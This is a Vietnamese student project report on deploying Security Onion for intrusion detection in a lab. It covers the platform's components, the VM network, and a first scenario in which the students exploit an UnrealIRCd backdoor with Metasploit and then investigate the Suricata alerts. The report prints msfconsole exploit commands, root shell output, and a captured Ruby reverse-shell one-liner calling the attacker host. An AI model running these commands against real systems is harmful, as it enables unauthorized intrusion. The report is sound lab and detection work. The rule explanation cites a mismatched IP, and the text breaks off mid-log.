

**TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**



**HỆ THỐNG TÌM KIẾM, PHÁT HIỆN VÀ NGĂN CHẶN XÂM NHẬP
BÁO CÁO ĐỒ ÁN CUỐI KỲ**

NHÓM 07

SECURITY ONION

GVHD: Đỗ Hoàng Hiền

SV: Nguyễn Đại Nghĩa - 21521182

Phạm Hoàng Phúc - 21521295

Hoàng Gia Bảo - 21521848

Nguyễn Đức Hoàng - 21520869

Contents

CHƯƠNG 1: GIỚI THIỆU	3
1.1 Giới thiệu tổng quan.....	3
1.2 Mục tiêu đề án.....	
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT	3
2.1 : Tính năng.....	3
2.1 : Thành phần.....	5
CHƯƠNG 3: PHÂN TÍCH THIẾT KẾ HỆ THỐNG	8
CHƯƠNG 4: HIỆN THỰC HỆ THỐNG	8
CHƯƠNG 5: THỰC NGHIỆM & ĐÁNH GIÁ.....	13
5.1 Kịch bản 1.....	13
5.2 Kịch bản 2.....	17
5.3 Kịch bản 3.....	21
5.4 Kịch bản 4.....	23
5.5 Kịch bản 5.....	26
CHƯƠNG 6: KẾT LUẬN & HƯỚNG PHÁT TRIỂN.....	31
Kết luận	31

CHƯƠNG 1: GIỚI THIỆU

1.1 Giới thiệu tổng quan

Security Onion là một bản phân phối Linux miễn phí mã nguồn mở được xây dựng cho việc giám sát an ninh mạng. Nó tích hợp các chức năng như hệ thống tìm kiếm, phát hiện xâm nhập IDS (cả NIDS và HIDS), Honeypots và quản lý log.

Để thực hiện các chức năng trên, Security Onion cung cấp các công cụ như Snort, Suricata, Zeek, Stenographer, Strelka, Elasticsearch, Logstash, Kibana

1.2 Mục tiêu đồ án

Mô phỏng mô hình mạng doanh nghiệp và triển khai Security Onion trên môi trường đó

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1 Tính năng

2.1.1 Threat Hunting

Threat hunting là một quy trình chủ động tìm kiếm, phát hiện và điều tra các mối đe dọa tiềm ẩn trong mạng lưới và hệ thống của tổ chức. Nó bao gồm các bước chính như thu thập và phân tích dữ liệu, điều tra, tìm kiếm lỗ hổng, từ đó có thể xây dựng biện pháp khắc phục và giảm thiểu rủi ro.

Security Onion là một nền tảng lý tưởng để hỗ trợ hoạt động threat hunting. Security Onion sử dụng các công cụ như Snort, Suricata, Bro, Zeek để cung cấp dữ liệu về hoạt động mạng, các sự kiện và cảnh báo. Elasticsearch và Kibana để phân tích, tìm kiếm, điều tra và phát hiện các mối đe dọa tiềm ẩn.

2.1.2 SIEM

SIEM (Security Information and Event Management) là một công nghệ và quy trình quản lý thông tin và sự kiện bảo mật trong một tổ chức. Nó bao gồm thu thập và phân tích thông tin để phát hiện hành vi đáng ngờ hoặc các thay đổi hệ thống trái phép trên mạng, xác định loại hành vi nào nên được cảnh báo, và hành động cần thực hiện khi có cảnh báo.

SIEM cũng có mối quan hệ chặt chẽ với Security Onion. Cụ thể, Security Onion có các tích hợp và tương tác với các công nghệ SIEM như bộ công cụ ELK để thu thập, lưu trữ, tìm kiếm và phân tích log; ELSA (Enterprise Log Search and Archive) và Squirrel để phân tích tương quan dữ liệu an ninh; Suricata, Zeek để giám sát lưu lượng mạng, giúp phát hiện và cảnh báo về các sự kiện an ninh

2.1.3 Honeypot

Honeypot là một phần mềm hoặc thiết lập điều khiển có mục tiêu là thu hút các hành vi không mong muốn như tấn công mạng, thâm nhập trái phép hoặc lừa đảo. Honeypot thường được sử dụng để giám sát và thu thập thông tin về các kỹ thuật tấn công, nhận diện các mối đe dọa tiềm ẩn và bảo vệ các hệ thống mạng khỏi các mối đe dọa này.

Security Onion cung cấp sẵn một số loại honeypot như Cowrie, Dionaea, Kippo. Chúng được thiết lập để mô phỏng các dịch vụ mạng phổ biến như SSH, FTP, HTTP. Khi kẻ tấn công cố tương tác với các dịch vụ giả này, mọi hoạt động của chúng sẽ được ghi lại và phân tích bởi hệ thống. Việc sử dụng honeypot giúp phát hiện sớm các mối đe dọa an ninh mạng, từ đó có thể nghiên cứu chiến lược bảo mật hiệu quả hơn và giảm thiểu rủi ro từ các cuộc tấn công.

2.2 Thành phần

2.2.1 Suricata

Suricata là công cụ theo dõi lưu lượng truy cập, phát hiện và ngăn chặn xâm nhập (IDS/IPS) mã nguồn mở, được phát triển bởi cộng đồng Open Information Security Foundation (OISF).

Suricata dựa vào các rule và signature để phát hiện các hành vi, tấn công và mã độc. Suricata có khả năng phân tích nhiều giao thức mạng như HTTP, FTP, SSH, TLS, DNS, SMTP, điều này giúp phát hiện và bảo vệ chống lại các cuộc tấn công đa giao thức. Ngoài ra, Suricata được thiết kế để có hiệu năng cao, có thể xử lý lưu lượng mạng lớn với tốc độ cao.

2.2.2 ELK

ELK là một tập hợp các công cụ mã nguồn mở được sử dụng để thu thập, lưu trữ, phân tích và hiển thị dữ liệu log, bao gồm 3 thành phần chính:

- +Elasticsearch: Dùng để lưu trữ, tìm kiếm và phân tích dữ liệu log
- +Logstash: Thu thập dữ liệu log từ các nguồn khác nhau. Xử lý và chuyển đổi dữ liệu thành định dạng phù hợp để lưu trữ vào Elasticsearch
- +Kibana: Giao diện web để tương tác với Elasticsearch, cung cấp khả năng trực quan hóa dữ liệu dưới dạng biểu đồ, bảng

2.2.3 Zeek

Zeek (tên cũ là Bro) là một công cụ mã nguồn mở được sử dụng để giám sát và phân tích mạng, phát triển bởi Zeek Community và được sử dụng rộng rãi trong lĩnh vực an ninh mạng.

Zeek hoạt động bằng cách lắng nghe và phân tích lưu lượng mạng thông qua việc giám sát các giao thức như HTTP, DNS, FTP, SSH, và nhiều giao thức khác. Nó có khả năng phân tích các hoạt động trên mạng và tạo ra các sự kiện (event) dựa trên các thông tin thu thập được. Các sự kiện này có thể bao gồm thông tin về kết nối mạng, luồng dữ liệu, thay đổi trạng thái, và các hoạt động không hợp lệ hoặc bất thường trên mạng. Zeek cũng có thể tạo ra các quy tắc và chức năng tùy chỉnh để phân tích và xử lý dữ liệu mạng.

2.2.4 Stenographer

Stenographer là công cụ chuyên dụng để thu thập, lưu trữ và phân tích dữ liệu mạng, chủ yếu là các raw packet. Ngoài ra, Stenographer còn quản lý dung lượng lưu trữ bằng cách tự động xóa các gói dữ liệu cũ khi dung lượng đạt ngưỡng đặt trước.

2.2.5 NetFlow

NetFlow là một công nghệ giám sát lưu lượng mạng cho phép thu thập và phân tích dữ liệu về giao tiếp mạng. Nó cung cấp thông tin chi tiết về nguồn, điểm đến, và lượng dữ liệu được truyền qua từng kết nối mạng, hỗ trợ phân tích xu hướng lưu lượng và phát hiện các hoạt động bất thường.

2.2.6 pfSense

pfSense là một giải pháp tường lửa và định tuyến mạnh mẽ dựa trên nền tảng BSD. Nó được tích hợp trong Security Onion để cung cấp các tính năng bảo mật nâng cao, bao gồm tường lửa, VPN, và các dịch vụ DHCP/DNS, giúp tăng cường an ninh mạng và kiểm soát truy cập.

2.2.7 Strelka

Vai trò chính của Strelka là cung cấp khả năng phân tích và phát hiện các tệp tin độc hại (bao gồm tệp thực thi, tài liệu văn bản, tệp nén) thông qua các quy tắc, các kỹ thuật phân tích tĩnh và động, hỗ trợ cho việc giám sát và phát hiện các mối đe dọa trong hệ thống mạng.

2.2.8 CyberChef

CyberChef là giao diện web cung cấp khả năng phân tích các định dạng dữ liệu như Base64, Hex, URL encoding, hỗ trợ giải mã/ giải nén các loại mã hóa/ nén phổ biến như Base64, Gzip, Zip. Ngoài ra, CyberChef còn hỗ trợ xử lý dữ liệu dạng nhị phân, hình ảnh, âm thanh, video.

2.2.9 NetworkMiner

NetworkMiner là một công cụ phân tích lưu lượng mạng mã nguồn mở được phát triển bởi Netresec. NetworkMiner có thể trích xuất các tệp, hình ảnh, văn bản, thông tin tài khoản và các dữ liệu khác từ lưu lượng mạng, cung cấp khả năng như nhận diện hệ điều hành, dịch vụ, ứng dụng, giao thức được sử dụng trên mạng. Ngoài ra, NetworkMiner còn hỗ trợ xuất dữ liệu sang các định dạng phổ biến như pcap, csv.

2.2.10 Security Onion Console (SOC)

SOC là giao diện web trực quan để giao tiếp với Security Onion, giúp người dùng tương tác với các công cụ được tích hợp trong Security Onion. Từ đó, người dùng có thể quản lý và phân tích các vấn đề an ninh mạng một cách hiệu quả.

2.2.11 Elastic Agent

Elastic Agent là một công cụ quản lý dữ liệu đầu cuối tích hợp trong Elastic Stack, giúp

thu thập, xử lý và chuyển tiếp dữ liệu vào Elasticsearch. Elastic Agent có thể quản lý nhiều loại dữ liệu từ các nguồn khác nhau, cung cấp một giải pháp thu thập dữ liệu hiệu quả và linh hoạt. Nó cho phép người dùng cấu hình và quản lý từ xa thông qua Kibana, giúp tập trung hóa quản lý các tác vụ như cập nhật, nâng cấp và giám sát trạng thái các agent.

2.2.12 Sysmon

Sysmon (System Monitor) là một tiện ích Windows cung cấp thông tin chi tiết về hoạt động của hệ thống mà các công cụ kiểm tra sự kiện thông thường không thể cung cấp. Nó ghi lại các sự kiện như tạo tệp, chỉnh sửa đăng ký hệ thống và kết nối mạng. Sysmon giúp các nhà quản trị hệ thống và chuyên gia an ninh theo dõi các hoạt động đáng ngờ và xác định nguồn gốc của các vấn đề bảo mật.

2.2.13 Osquery Manager

Osquery Manager là một công cụ quản lý cho phép người dùng triển khai và giám sát các truy vấn Osquery trên nhiều hệ thống. Osquery là một công cụ mã nguồn mở, cho phép truy vấn thông tin về hệ thống dưới dạng cơ sở dữ liệu SQL. Osquery Manager giúp tập trung hóa việc quản lý các truy vấn và cấu hình, cung cấp giao diện trực quan để theo dõi và phân tích dữ liệu thu thập được từ các điểm cuối.


2.2.14 Playbook

Playbook là một công cụ tự động hóa phản ứng đối với các cảnh báo an ninh. Nó cho phép định nghĩa các quy trình và tác vụ tự động dựa trên các điều kiện nhất định, giúp tăng tốc độ và hiệu quả của phản ứng an ninh. Playbook có thể tích hợp với các nguồn dữ liệu khác nhau và hỗ trợ đưa ra quyết định tự động trong các tình huống an ninh phức tạp.

2.2.15 Threat Intelligence

Threat Intelligence (Thông tin đe dọa) là việc sử dụng dữ liệu và thông tin về các mối đe dọa hiện tại hoặc tiềm ẩn để bảo vệ chống lại các cuộc tấn công an ninh mạng. Nó bao gồm việc thu thập, phân tích và phân phối thông tin về các tác nhân đe dọa, phương thức tấn công, và chiến dịch độc hại. Threat Intelligence giúp các tổ chức ở trước một bước so với các mối đe dọa, tăng cường khả năng phát hiện và phản ứng đối với các cuộc tấn công an ninh mạng.

CHƯƠNG 3: PHÂN TÍCH THIẾT KẾ HỆ THỐNG



Mô hình trên giúp giám sát lưu lượng truy cập từ ngoài Internet vào để phát hiện xâm nhập và theo dõi lưu lượng truy cập trong một phân vùng để phát hiện các nguy cơ từ bên trong.

Ngoài ra, Security Onion còn có thể thu thập log từ các máy client để phát hiện xâm nhập trên các host



CHƯƠNG 4: HIỆN THỰC HỆ THỐNG



Cấu hình mạng của các máy


Security Onion	VMnet6 NAT : 10.10.10.10
Attacker	VMnet6: 192.168.0.129


Victim	VMnet6: 192.168.0.4
Windows	VMnet6:192.168.0.1


Security Onion


 Home 










 **SECurityonion** 


 **SECurityonion**

 Power on this virtual machine

 Edit virtual machine settings


 **Devices**

 Memory	10.2 GB
 Processors	24
 Hard Disk (NVMe)	120 GB
 CD/DVD (IDE)	Using file D:\Do...
 Network Adapter	NAT
 Network Adapter 2	Custom (VMnet6)
 USB Controller	Present
 Sound Card	Auto detect
 Display	Auto detect

 **Description**

Hướng dẫn cài đặt : [LINK](#)

Nhóm đã sử dụng bản : **EVAL, node Standard**











ATTACKER

Attacker

 [Power on this virtual machine](#)

 [Edit virtual machine settings](#)


▼ Devices

 Memory	1 GB
 Processors	2
 Hard Disk (SCSI)	40 GB
 CD/DVD (SATA)	Using file D:\Do...
 Network Adapter	Custom (VMnet6)
 USB Controller	Present
 Sound Card	Auto detect
 Display	Auto detect

▼ Description

Type here to enter a description of this virtual machine.

VICTIM



WINDOWS (máy thật)

```

Command Prompt
Ethernet adapter VMware Network Adapter VMnet6:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::bc89:fbe3:298d:f5e3%10
IPv4 Address. . . . . : 192.168.0.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::3063:b454:76e9:d266%5
IPv4 Address. . . . . : 192.168.14.196
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : 192.168.15.1

Ethernet adapter Bluetooth Network Connection:

```

CHƯƠNG 5: THỰC NGHIỆM & ĐÁNH GIÁ

5.1 Kịch bản 1

Tổng quan kịch bản: phát hiện và điều tra tấn công UnrealIRCd 3.2.8.1 Backdoor Command Execution.

Hiện thực tấn công: sử dụng máy attacker (kali linux), sử dụng metasploit để thực hiện tấn công backdoor để mở shell trên máy victim (metasploitable). Chuẩn bị các tham số để tấn công như hình dưới:

```
File Actions Edit View Help
Metasploit

-=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.0.129
lhost => 192.168.0.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.0.4
rhost => 192.168.0.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6667
rport => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```

- Sử dụng module của metasploit: /unix/irc/unreal_ircd_3281_backdoor
- Sử dụng payload tấn công: cmd/unix/reverse_ruby
- Cài đặt ip và port của máy host là 192.168.0.129 và port 4444
- Cài đặt ip và port của máy host là 192.168.0.4 và port 6667

Sau khi thực hiện tấn công ta có kết quả sau, dùng thêm lệnh “whoami” để kiểm tra người dùng hiện tại:

```
[*] Command shell session 1 opened (192.168.0.129:4444 → 192.168.0.4:35746) at 2024-05-19 04:36:40 -0400

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
```


Sang giao diện SOC của security onion ta nhận được các cảnh báo như sau

Fetch Limit 500 Filter Results				
Count	rule.name	event.module	event.severity_label	
1	ET HUNTING Whoami Command Inbound On High Port	suricata	low	
2	Detect an attack like UnrealIRCd backdoor command execution	suricata	low	

Rows per page: 50 1-2 of 2

Thực hiện điều tra từng cảnh báo, để điều tra kĩ hơn ta sẽ dùng chức năng ‘Hunt’ và ‘PCAP’ của Security Onion.


- Detect an attack line UnrealIRCd backdoor command execution



	Timestamp	source.ip	source.port	destination.ip	destination.port	rule.name	rule.category	event.severity
> ▲	2024-05-19 15:57:55.916 +07:00	192.168.0.129	4444	192.168.0.4	55025	ET HUNTING Whoami Command Inbound On High Port	Misc activity	low
> ▲	2024-05-19 15:36:47.345 +07:00	192.168.0.129	4444	192.168.0.4	35746	ET HUNTING Whoami Command Inbound On High Port	Misc activity	low

Ta thấy được địa chỉ ip nguồn (máy attacker), địa chỉ ip đích (máy victim), ngoài ra ta còn thấy các thông số như ngày giờ, tên rule và mức độ nguy hiểm của cảnh báo.

Xem chi tiết hơn



message	("timestamp":"2024-05-19T08:57:36.921139+0000","flow_id":"690397003526876","in_iface":"bond0","event_type":"alert","src_ip":"192.168.0.129","src_port":35129,"dest_ip":"192.168.0.4","dest_port":6667,"protocol":100001,"rev":1,"signature":"Detect an attack like UnrealIRCd backdoor command execution","category":"","severity":3,"rule":"alert tcp any any -> any any (msg:\"Detect an attack like UnrealIRCd backdoor command execution\";to_server;payload_printable:\"AB;ruby -socket -e 'exit if fork;c=TCPSocket.new('192.168.0.129','4444');while(cmd=c.gets){IO.popen(cmd,'r'){ io c.print io.read}end\";stream:1,\"packet\":\"AwP1;JLUqA8f9yzELaZ866AI3kaOPg=
network.community_id	1;JLUqA8f9yzELaZ866AI3kaOPg=
network.data.decoded	AB;ruby -socket -e 'exit if fork;c=TCPSocket.new('192.168.0.129','4444');while(cmd=c.gets){IO.popen(cmd,'r'){ io c.print io.read}end
network.packet_source	wire/pcap
network.transport	tcp
observer.ingress.interface.name	bond0
observer.name	so-eval
rule.action	allowed
rule.category	
rule.gid	1
rule.name	Detect an attack like UnrealIRCd backdoor command execution
rule.reference	https://www.snort.org/rule_docs/1-100001
rule.rev	1
rule.rule	alert tcp any any -> any any (msg:\"Detect an attack like UnrealIRCd backdoor command execution\"; flow:to_server,established; content:\"AB 3B \"; depth:3; sid:100001; rev:1;)
rule.severity	3
rule.uuid	100001
source.ip	192.168.0.129
source.port	35129
tags	[\"alert\",

Ta có rule phát hiện như sau: drop tcp any any -> any any (msg:\"Detect an attack like UnrealIRCd backdoor command execution\"; flow:to_server,established; content:\"AB|3B|\"; depth:3; sid:100001; rev:1;)

Giải thích rule

- drop tcp any any -> 192.168.3.200 any: Đây là phần của rule dùng để chỉ định các điều kiện mạng. Nó cho biết rằng nếu có một gói tin TCP (dấu ->) được gửi từ bất kỳ nguồn (any any) đến địa chỉ IP 192.168.3.200 trên bất kỳ cổng nào (any), thì gói tin đó sẽ bị loại bỏ (drop).
- (msg:\"Detect an attack like UnrealIRCd backdoor command execution\");: Đây là phần mô tả của rule.

- flow:to_server,established;; Điều này chỉ định rằng gói tin cần phải là một phần của một luồng truyền dữ liệu đã được thiết lập (established) và hướng tới máy chủ (to_server).
- content:"AB|3B|"; depth:3;; Phần này chỉ định nội dung cụ thể mà Snort sẽ tìm kiếm trong gói tin. Trong trường hợp này, nếu trong gói tin có chuỗi "AB|3B|" thì rule sẽ kích hoạt. Độ sâu tìm kiếm được xác định bằng depth:3, nghĩa là Snort chỉ xem xét 3 byte đầu tiên của gói tin để kiểm tra nội dung.
- sid:100001; rev:1;; Các phần này xác định số ID của rule (SID) và số phiên bản của rule (rev). Trong trường hợp này, ID của rule là 100001 và phiên bản là 1.
➔ Rule này đã phát hiện các nỗ lực tấn công backdoor để mở shell trên máy nạn nhân
- ET hunting whoami command inbound on high port

message	["timestamp":"2024-05-19T08:57:55.916885+0000","flow_id":"754533507353067","in_iface":"bond0","event_type":"alert","src_ip":"192.168.0.129","src_port":4444,"dest_ip":"192.168.0.4","dest_port":55025,"proto":"TCP","pkt_src":"wire/pcap","conn":1,"signature_id":2044770,"rev":1,"signature":"ET HUNTING Whoami Command Inbound On High Port","category":"Misc activity","severity":3,"metadata":{"affected_product":["Linux","Windows_XP_Vista_7_8_10_Server_32_64_Bit"],"attack_large_or_category":["HUNTING"],"signature_severity":["Major"],"updated_at":["2023_03_27"],"rule":{"alert_tcp_pkt \$EXTERNAL_NET 1024 -> \$HOME_NET any (msg:'ET HUNTING Whoami Command Inbound On High Port', flow:established,to_client, track by_src, reference:md5,e0a0e407d425a31b13563bfd09132754, classtype:misc-activity, sid:2044770, rev:1, metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Linux, attack_target Client_Endpoint, signature_severity Major, updated_at 2023_03_27, direction 'to_client', payload_printable 'whoami'); stream 0; packet: 'AAwprtagAwplJAGCABFAAA/mibAAEAGIGvAqACBwKgABBFctvFyF3oXarGY0IAYAF10IQAAAQEI6R6REGYAAU1n3sVIEyQUITDKABMYC1dLVSAA=
network.community_id	whoami
network.data.decoded	whoami
network.packet_source	wire/pcap
network.transport	tcp
observer.ingress.interface.name	bond0
observer.name	so-eval
rule.action	allowed
rule.category	Misc activity
rule.cid	1
rule.metadata.affected_product	["Linux", "Windows_XP_Vista_7_8_10_Server_32_64_Bit"
rule.metadata.attack_target	["Client_Endpoint"
rule.metadata.created_at	["2023_03_27"
rule.metadata.deployment	["Perimeter"
rule.metadata.former_category	["HUNTING"
rule.metadata.signature_severity	["Major"
rule.metadata.updated_at	["2023_03_27"
rule.name	ET HUNTING Whoami Command Inbound On High Port
rule.reference	https://community.emergingthreats.net
rule.rev	1
